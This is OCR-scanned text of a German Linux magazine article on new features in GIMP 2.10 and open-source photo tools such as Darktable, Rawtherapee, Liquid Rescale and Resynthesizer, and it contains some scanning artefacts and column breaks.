Wer sich in Gimp bereits auskennt, wird die neue Suchfunktion zu schätzen wissen, die sich über das Menü „Hilfe → Einen Befehl suchen und ausführen“ aufrufen lässt. Tip-



Versionsauswahl: Die Paketverwaltung Ubuntu-Software bietet mehrere Gimp-Versionen als Snap-Apps an. Per Klick auf „Switch“ wählen Sie die gewünschte Version.



Gimp im neuen Gewand: Standardmäßig zeigt sich Gimp in Schwarz und Grau. Wem das nicht gefällt, kann in den Einstellungen ein anderes Thema wählen.

UNTERSTÜTZUNG FÜR APPLES HEIF-BILDFORMAT

Mit iOS 11 und Mac-OS High Sierry (10.13) hat Apple ein neues Containerformat für Bilddateien eingeführt. Es trägt den Namen High Efficiency Image File Format (HEIF). Die Dateien tragen die Endung „.heic“. HEIF basiert auf mehreren Standards, etwa ISO 14496-12 für strukturierte Datenabschnitte in Dateicontainern und ISO/IEC 23008-12 für die Bild- und Videokomprimierung nach dem Standard HEVC/H.265. Das Format bietet eine effizientere Komprimierung als das bisherige JPEG-Format und kann mehrere, bei Bedarf auch animierte Bilder sowie Audiospuren im Container unterbringen.

Gimp kann dieses Apple-Dateiformat ab Version 2.10.2 öffnen. Gehen Sie einfach auf „Datei → Öffnen“ und wählen Sie die gewünschte Datei aus. Dateien mit der Endung „.heic“ waren bei unseren Tests unter Ubuntu 18.04 aber noch nicht mit Gimp verknüpft. Um das zu ändern, klicken Sie im Dateimanager eine „heic“-Datei mit rechter Maustaste an, wählen „Eigenschaften“ und gehen auf die Registerkarte „Öffnen mit“. Wählen Sie in der Programmliste „GNU Image Manipulation Program“ und klicken Sie dann auf „Als Vorgabe festlegen“.


pen Sie einen Suchbegriff ein, beispielsweise „Transform“. Per Doppelklick auf ein Suchergebnis in der Liste gelangen Sie sofort zur gewünschten Funktion, etwa zum neuen Werkzeug „Vereinheitlichte Transformation“ (siehe Punkt 5). Die Ergebnisliste passt sich dynamisch an. Häufig genutzte Funktionen erscheinen weiter oben in der Liste.

3. Die neue GEGL-Grafikbibliothek


Zu den wichtigsten Neuerungen von GIMP 2.10 zählt die GEGL Image Processing Engine. Die Engine führt Pixelberechnungen deutlich schneller und genauer durch und ermöglicht neue Funktionen. Gimp 2.8 konnte nur mit acht Bit pro Farbkanal rechnen, bei Gimp 2.10 sind es bis zu 32 Bit. Es ist daher jetzt möglich, HDR-Formate wie PSD, TIFF, PNG, EXR und RGBE zu öffnen und zu exportieren. Über „Bild → Genauigkeit“ können Sie bei einem geöffneten Foto die Farbtiefe einstellen, beispielsweise auf „32-Bit-Fließkommazahl“. Importierte RAW-Fotos besitzen in der Regel dieses Format (siehe Punkt 4). Durch Umwandeln wird ein Standardbild mit acht Bit natürlich nicht besser, aber mit 32 Bit lassen sich feinere Details herausarbeiten, etwa wenn Sie Filter anwenden.

Eine weitere Beschleunigung erreicht Gimp durch verbessertes Multithreading, wobei Aufgaben auf mehrere Prozessorkerne verteilt werden. Das kommt zwar nicht bei allen Gimp-Funktionen zum Einsatz, wird aber teilweise durch GEGL und Programmcode in Gimp realisiert. Zur Verbesserung der Leistung kann Gimp auch den Prozessor der Grafikkarte (GPU) verwenden. Die Optionen dafür finden Sie über „Bearbeiten → Einstellungen“ unter „Systemressourcen“. Passen Sie die Anzahl der Threads bei Bedarf an und setzen Sie für die Nutzung der GPU unter „Hardware-Beschleunigung“ ein Häkchen vor „OpenCL verwenden“.

Ein weiterer Vorteil von GEGL ist, dass Sie jetzt im linearen RGB-Farbraum und auch im an die Wahrnehmung angepassten Farbraum arbeiten können. Sie sehen das beispielsweise, wenn Sie für Farbanpassungen auf „Farben → Kurven“ gehen. In der Zeile hinter „Kanal:“ gibt es die zwei neuen Schaltflächen „Adjust curves in linear light“ und „Kurve nach Wahrnehmung anpassen.“ Dank GEGL sehen Sie jetzt nicht nur ein kleines Vorschaubild, etwa bei „Filter → Weichzeichnen → Gaußscher Weichzeichner“, sondern Gimp wendet die Einstellungen im Filter direkt auf das Bild an. Sehr praktisch ist in diesem Dialog auch „Ansicht teilen“. Wenn Sie hier ein Kreuzchen setzen, teilt eine vertikale Linie das Bild. Sobald Sie die Werte für den Weichzeichner ändern, erscheint im linken Bildbereich eine Vorschau der Einstellung, die Sie direkt mit dem unveränderten rechten Teil des Bildes vergleichen können. Die Vorschaufunktion und „Ansicht teilen“ gibt es auch in anderen Dialogen, die GEGL verwenden, beispielsweise „Farben → Farbabgleich“, „Farben →Belichtung“ oder „Filter → Licht und Schatten → Schlagschatten“.



Höhere Farbtiefe: Gimp kann jetzt auch mit 16- und 32-Bit-Farbtiefe umgehen. Dadurch lassen sich hochauflösende Bilder bearbeiten und Korrekturen mit weniger Fehlern durchführen.




Bessere Vorschau: Dank GEGL zeigt Gimp 2.10 jetzt sofort im geöffneten Bild an, wie sich die Einstellungen etwa eines Filters auswirken.

4. Bilder im RAW-Format öffnen

Bilder im RAW-Format lassen sich in Gimp weiterhin nicht direkt öffnen. Hierzu muss Darktable ab Version 1.7 oder Rawtherapee ab Version 5.2 aushelfen. Sie finden beide Programme über den Paketmanager Ihrer Linux-Distribution. Ist beispielsweise Darktable installiert, gehen Sie in Gimp auf „Datei → Öffnen“ und wählen die gewünschte RAW-Datei. Die Datei öffnet sich in Darktable und Sie bearbeiten das Bild nach Ihrem Geschmack. Wenn Sie Darktable schließen, öffnet sich das Bild automatisch in Gimp. Bei unseren Tests funktionierte die Zusammenarbeit mit Darktable nur bei der PPA-Version von Gimp (siehe Punkt 1). Das ist auch nicht weiter verwunderlich, da Snap- und Flatpak-Apps keinen Zugriff auf die Daten anderer Programme haben. Die Installation von Darktable als Snap- oder Flatpak-App ändert daran erwartungsgemäß nichts. Eine denkbare Lösung wäre es, dass die Entwickler Gimp und Darktable zusammen in einem Paket ausliefern.

5. Neue Tools für die Bildtransformation

Unter „Werkzeuge → Transformationen“ finden Sie Funktionen, um eine Ebene, eine Auswahl oder einen Pfad zu verändern. Ein typisches Beispiel zeigt das Bild auf der nächsten Seite mit dem Notebook. So wie das Gerät steht, laufen in der Perspektive die Linien schräg nach hinten auf einen Fluchtpunkt zu. Im fertigen Bild soll das Notebook einen anderen Inhalt auf dem Bildschirm zeigen als im Original. Dazu öffnen Sie das Bild mit dem Notebook in Gimp und dann über „Datei → Als Ebenen öffnen“ das Bild, das Sie einbauen möchten. Sollte es zu groß oder klein sein, bringen Sie es zuerst über „Werkzeuge → Transformationen → Skalieren“ ungefähr auf die passende Größe. Danach rufen Sie die neue Funktion



RAW-Fotos über Umweg: Gimp öffnet Bilder im RAW-Format zuerst in Darktable. Wenn Sie das Programm schließen, lädt Gimp das konvertierte Bild und zeigt es an.

über „Werkzeuge → Transformationen → Vereinheitlichte Transformation“ auf. Über die großen Quadrate an den Ecken und die etwas kleineren am Rand lassen sich Höhe und Breite ändern (skalieren). Die auf der Spitze stehende Quadrate am Rand stellen das Bild schräg (scheren, kippen) und wenn Sie die kleinen Quadrate innerhalb des größeren an den Ecken ziehen, ändern Sie die Perspektive. Das Symbol am Mauszeiger ändert sich abhängig von der Funktion.

Das hört sich kompliziert an, aber letztlich müssen Sie es nur schaffen, das Bild so zu verzerren, dass die Ecken des Bildes genau auf den Ecken des Notebookbildschirms liegen. Die richtige Perspektive ergibt sich dabei automatisch. Wenn Sie mit dem Ergebnis zufrieden sind, klicken Sie auf „Transformation“.

Der Punkt „Werkzeuge → Transformationen → Gitter Transformation“ ist ebenfalls neu. Die englischsprachige Bezeichnung „Handle Transform Tool“ beschreibt die Funktion etwas genauer. Per Mausklick setzen Sie einen Handle, also einen Anfasser, beispielsweise an der linken Seite in das Bild. Wenn Sie diesen mit der Maus ziehen, verschieben Sie das Bild. Klicken Sie mit der Maustaste weiter rechts in das Bild. Wenn Sie den zweiten Anfasser ziehen, skalieren oder drehen Sie es. Mit einem dritten Anfasser lässt sich das Bild scheren.

6. Verbesserungen bei den Farbverläufen


Eine der wichtigsten Neuerungen ist eine bessere Bearbeitung des Farbverlaufs. Bisher konnten Sie einen Farbverlauf nur einfach zwischen zwei Punkten aufziehen und Gimp hat das Bild oder die Auswahl sofort mit dem eingestellten Verlauf gefüllt. In Gimp 2.10 gibt es mehr Optionen, um Farbverläufe besser und auch nachträglich anzupassen.

So nutzen Sie die neue Funktion: Laden Sie zuerst das zu bearbeitende Foto in Gimp und duplizieren Sie die Ebene über „Ebene → Ebene duplizieren“. Fügen Sie eine neue Ebene über „Ebene → Neue Ebene“ hinzu und wählen Sie dabei in den Eigenschaften der Ebene den Modus „Weiche Kanten“ und als Füllung „Transparenz“. Danach klicken Sie diese Ebene auf dem Reiter „Ebenen“ an und verwenden in der Werkzeugkiste den „Farbverlauf“. Alternativ drücken Sie die G-Taste. Ziehen Sie den Farbverlauf über den gewünschten Bereich – von der einen zur anderen Ecke – und betrachten Sie das erste Ergebnis. Wenn Sie das Werkzeug anwenden, sehen Sie den Dialog „Farbverlauf“, in dem Sie die Parameter ändern können, beispielsweise die Vordergrund- und die Hintergrundfarbe des Farbverlaufs. Sollte der Dialog nicht erscheinen, blenden Sie ihn per Doppelklick auf das Werkzeug „Farbverlauf“ ein.

Durch Bewegen der beiden Kreuze im Bild lässt sich der Farbverlauf individuell anpassen. Darüber hinaus können Sie per Mausklick auf die Verlaufslinie eine beliebige Anzahl von Stopp-Punkten setzen. Damit legen Sie den Farbverlauf für einen Abschnitt des Bildes fest. An jedem Stopp-Punkt sind neue Definitionen für die Vorder- und Hintergrundfarbe möglich, außerdem lassen sich die Stopp-Punkte auf der Farbverlaufslinie beliebig hin- und herschieben. ■



Bildelemente einpassen: „Vereinheitlichte Transformation“ unterstützt Sie bei der Anpassung der Bildgeometrie. Das Ergebnis ist rechts unten zu sehen.



Farbverlauf bearbeiten: In Gimp 2.10 lassen sich Anfang und Ende eines Farbverlaufs verschieben und Sie können über Stopp-Punkte die Farben für einzelne Abschnitte festlegen.


Tipps für Fotografen

Nach jahrelanger Aufholjagd bietet Linux inzwischen eine stattliche Anzahl großer und kleiner Tools rund um Digitalfotografie und Retusche. Es sind gerade die speziellen Aufgaben, für die es vorzeigbare Open-Source-Werkzeuge gibt.


VON DAVID WOLSKI

Zum Thema Bildbearbeitung und Retusche präsentierte sich Linux bisher nicht als Vorzeigeplattform, zumal Photoshop als Maß aller Dinge weiterhin nur auf Mac-OS und Windows läuft und Adobe keine Anstalten macht, eine Linux-Version zu erstellen. Genauso lassen Kamerahersteller Linux links liegen und bieten keine Konvertierungsprogramme für modellspezifische Rohdatenbilder. Diese Formate sind meist undokumentiert und patentrechtlich geschützt. Das quelloffene DNG-Format wird von wenigen Kameramodellen unterstützt.

Aus der Not wurde Tugend: Wegen mangelnder Unterstützung von Linux durch Kamerahersteller begann der Programmierer Dave Coffin vor 20 Jahren mit der Entwicklung von Dcraw, einer freien Programmbibliothek für Rohdatenbilder, die heute Hunderte von Formaten kennt. Viele davon sind mühsam durch Reverse Engineering entschlüsselt. Mittlerweile ist Dcraw als universelle Bibliothek so ausgereift, dass sie von zahlreichen anderen Programmen genutzt wird, auch unter Windows und Mac-OS. Womit Linux ebenfalls glänzen kann, sind ergänzende Tools und clevere Programme zur Bildnachbearbeitung.



Darktable: Der RAW-Konverter ist ideal für den Workflow umfangreicher Fotoserien. Änderungen speichert Darktable in externen XMP-Dateien und lässt die Bilder zunächst unberührt.



Ufraw: Dies war eines der ersten Linux-Programme zum Decodieren und Konvertieren von RAW-Fotos. Für Einzelbilder und für einen sanften Einstieg ist das Tool immer noch gut geeignet.

RAW-Entwicklung: Format für Anspruchsvolle

Lichtquellen haben unterschiedliche Farbtemperaturen und ein sorgfältiger Weißabgleich anhand der Kameraeinstellungen ist für natürlich wirkende Farben unentbehrlich. Unter besonderen Lichtverhältnissen wie warmem Abendlicht und bei einem Mix inhomogener Lichtquellen bleibt der automatische Weißabgleich meist auf der Strecke. Es empfiehlt sich bei guten Motiven deshalb stets die (zusätzliche) Aufnahme im RAW-Format. Dieses unkomprimierte Format, das Systemkameras, DSLRs und bessere Kompaktkameras optional speichern, nimmt für jeden Pixel die Daten des Bildsensors unverändert auf.


Zur Ausgabe eines fertigen Bilds zur Weitergabe oder Weiterverarbeitung ist ein Konvertierungsprogramm nötig, das die zahllosen Optimierungsmöglichkeiten ausschöpft, die auch nach dem Auslösen zur Bildoptimierung zur Verfügung stehen. Dazu gehören Belichtung und Nachbelichtung, Entrauschen, Weißabgleich, Farbsättigung, Kontrast und Histogramm. Die Aus-

wahl solcher RAW-Entwickler unter Linux kann sich inzwischen sehen lassen.

Darktable: Darktable hat sich als Open-Source-Alternative zu Adobe Lightroom einen Namen gemacht. Das Programm bildet den kompletten Workflow von der Auswahl der RAW-Bilder bis zum druckreifen Abzug ab. Frische Pakete für nahezu alle Linux-Systeme finden sich unter *www.darktable.org/install*. Unter den RAW-Entwicklern ist Darktable das anspruchsvollste Linux-Programm und erfordert Einarbeitungszeit. Für die nicht-destruktive Bildbearbeitung kann Darktable die Änderungen zu Bildern in XMP-Dateien schreiben.

Ufraw: Deutlich weniger Einarbeitung setzt das einfach gehaltene Tool Ufraw voraus, das Einzelbilder im RWA-Format in Form bringt. Die gesetzten Parameter kann Ufraw in den Standardeinstellungen speichern und erlaubt damit auch die Organisation eines sehr einfachen Workflows. Ufraw liegt mit gleichnamigem Paketnamen in den Standardquellen aller großen Linux-Distributionen vor.

Rawtherapee: Der RAW-Konverter ging als kommerzielles Programm an den Start, ist seit seiner Version 3 aber Open-Source-Software (GPL). Der Funktionsumfang ist mit jenem von Darktable vergleichbar, allerdings macht Rawtherapee Einsteigern die ersten Schritte bei der RAW-Bearbeitung ein Stück einfacher. Auch Rawtherapee ist mit gleichnamigem Paketnamen in den Standard-Paketquellen der verbreiteten Linux-Distributionen vertreten.



Rawtherapee: Nicht ganz so anspruchsvoll wie Darktable ist dieser RAW-Entwickler. Die Bearbeitungsschritte kann Rawtherapee in seiner Undo-Funktion speichern.

Gimp: Intelligentes Verkleinern

Es ist immer eine verlustreiche Angelegenheit, ein Bild zu verkleinern: Entweder man skaliert das ganze Bild auf eine geringere Größe, was insgesamt die Auflösung verringert oder das Motiv verzerrt. Die andere Prozedur ist das Zuschneiden des Motivs, wobei aber ganze Bildbereiche verlorengehen. Für viele Bilder eignet sich aber weder die eine noch die andere Methode.

Ein anderer Weg der Verkleinerung ohne deutlichen Informationsverlust ist der Algorithmus „Liquid Rescaling“. Es handelt sich um eine Mischung aus Skalieren und Zuschneiden, wobei der Algorithmus ein Motiv zuvor analysiert, um optisch wichtige Elemente unverändert zu behalten. Unbetonte Zwischenräume zwischen markanten Bildteilen lassen sich verkleinern und ein Motiv rückt zusammen.

So wird das Plug-in installiert: Liquid Rescaling liegt als Plug-in für die Bildbearbeitung Gimp ab Version 2.8 vor. In Debian und Ubuntu hat es der Algorithmus bereits in die Plug-in-Sammlung gimp-plugin-registry geschafft und ist zusammen mit anderen Gimp-Erweiterungen über


```
sudo apt-get install gimp-plugin-registry
```

installiert. Um das Plug-in einzusetzen, laden Sie das gewünschte Bild in Gimp und gehen in der Menüleiste des Bilderrahmens auf „Ebenen → Liquid Rescale“. Der Menüpunkt öffnet einen neuen Dialog zum Plug-in. Im automatischen Modus erledigt der Algorithmus viel selbst und es genügt, in den Feldern „Width“ und „Height“ die neuen Dimensionen einzugeben. Je nach Motiv erkennt das Plug-in Nahtstellen zwischen den wichtigen Bildteilen.


Optimal arbeitet die Skalierung aber erst, wenn Bereiche mittels Ebenen manuell

ANDROID: RAW-BILDER VON SMARTPHONES


Die populärsten Kameras sind inzwischen Smartphones, zumal heute fast jeder immer eines dabei hat. Aber die Bildqualität auch guter Smartphone-Kameras kann natürlich nicht mit der einer digitalen Spiegelreflexkamera mithalten. Zudem komprimieren Smartphones die Aufnahmen sehr stark, da der interne Speicher meistens nicht genug Platz für viele unkomprimierte Aufnahmen bietet. Wer die optimale Aufnahmequalität von einem Android-Smartphone erwartet und etliche Gigabyte Platz hat, etwa auf einer externen Micro-SD-Karte, bekommt mit der App Open Camera ein alternatives Aufnahmeprogramm, das in seinen Einstellungen die Option anbietet, Fotos im DNG-Format zu speichern. Dazu muss in der App die „Camera2-API“ aktiviert werden, was einen Neustart des Smartphones erforderlich macht. Open Camera ist Open Source und im Quellcode sowie im App Store von Google Play verfügbar (*https://opencamera.sourceforge.io*).



Android-App für Fotografen: Open Camera ist eine Open-Source-App für neuere Android-Geräte. In den Einstellungen gibt es die Option, unkomprimierte RAW-Bilder zu speichern.



Liquid Rescale: Der Algorithmus zum Verkleinern von Bildern skaliert auf Wunsch nur unwichtige Bildbereiche. Dazu bietet das Gimp-Plug-in Ebenenmasken zum Markieren der Bereiche.



Bildteile herausrechnen: Der Dialog des Plug-ins legt fest, in welchem Umfang der Resynthesizer umliegende Pixel analysieren soll, um eine Hintergrundtextur für die Auswahl zu berechnen.

markiert wurden. Dazu gehen Sie im Dialog des Plug-ins auf „Elementmasken → Elemente erhalten → New“ und markieren alle wichtigen Bildteile auf dieser neuen Ebene dem Pinselwerkzeug. Danach klicken Sie auf „OK“, um die Skalierung auf die angegebene Breite und Höhe zu starten. Analog dazu lässt sich auch eine Maske erstellen, deren markierte Bereiche bei der Skalierung verschwinden sollen. Dazu dient die Funktion „Feature discard selection“. Wer mit großen Bilddateien experimentiert, sollte Geduld mitbringen, da der Algorithmus ordentlich Rechenpower braucht.

Gimp: Bildelemente überzeichnen

Es ist kein Problem, Objekte zu bestehenden Bildern so hinzuzufügen, dass hinterher alles weiterhin realistisch aussieht. Aber der umgekehrte Weg erweist sich als mühsam: Wie lässt sich etwas ausschneiden und wegzaubern, ohne das Bild zu zerstören? Dazu muss das unerwünschte Objekt mit dem Bildhintergrund übermalt werden, was meist nur erfahrenen Grafikern gut gelingt.

Es ist aber nicht völlig unmöglich, störende Bildelemente automatisch zu entfernen. Die Lösung heißt Texturesynthese. Bei dieser Technik wird der umliegende Bildhintergrund eines markierten Bildbereichs analysiert und eine passende, realistische Textur aus diesen Anhaltspunkten erzeugt, Das Gimp-Plug-in Resynthesizer bringt manuell markierte Objekte eines Bildes zum Verschwinden, indem es den Hintergrund auf diese Weise nachbildet. Das Plug-in spart langwieriges Klonen einzelner Bildausschnitte und liefert zunächst passable Ergebnisse, die nach etwas Nachbearbeitung dann erstaunlich gut aussehen. Das Plug-in ist so populär, dass es in die Paketquellen von Ubuntu und Debian aufgenommen wurde und sich bei diesen Distributionen einfach über den Paketmanager installieren lässt:

```
sudo apt-get install gimp-
  resynthesizer
```

Und so arbeitet dieses Plug-in: Auf dem Bild markieren Sie den gewünschten Bereich mit der Freihand-Funktion (F-Taste) als Auswahl. Die Auswahl muss dabei nicht pixelgenau den Bereich umfassen, der verschwinden soll, sondern darf etwas größer sein. Anschließend geht es im Menü nach „Filter → Verbessern → Heal selection“. Im darauffolgenden Dialog kann man nun noch eingeben, in welchem Umfang der Resynthesizer die umliegenden Pixel analysieren soll, um eine Textur als Füllung für die Markierung zu berechnen. Der Standardwert ist hier 100 Pixel.

Falls das markierte Element vor einem sehr unruhigen, abwechslungsreichen Hintergrund steht, sollten Sie diesen Wert um die Hälfte reduzieren, um ein gutes Ergebnis zu erhalten. Wenn es sich um einen redundanten, gleichmäßigen Hintergrund handelt, dann darf der Bereich auch größer ausfallen. Falls das Ergebnis zunächst nicht gefällt, können Sie sowohl mit diesem Parameter als auch mit der Auswahl des Objekts experimentieren.

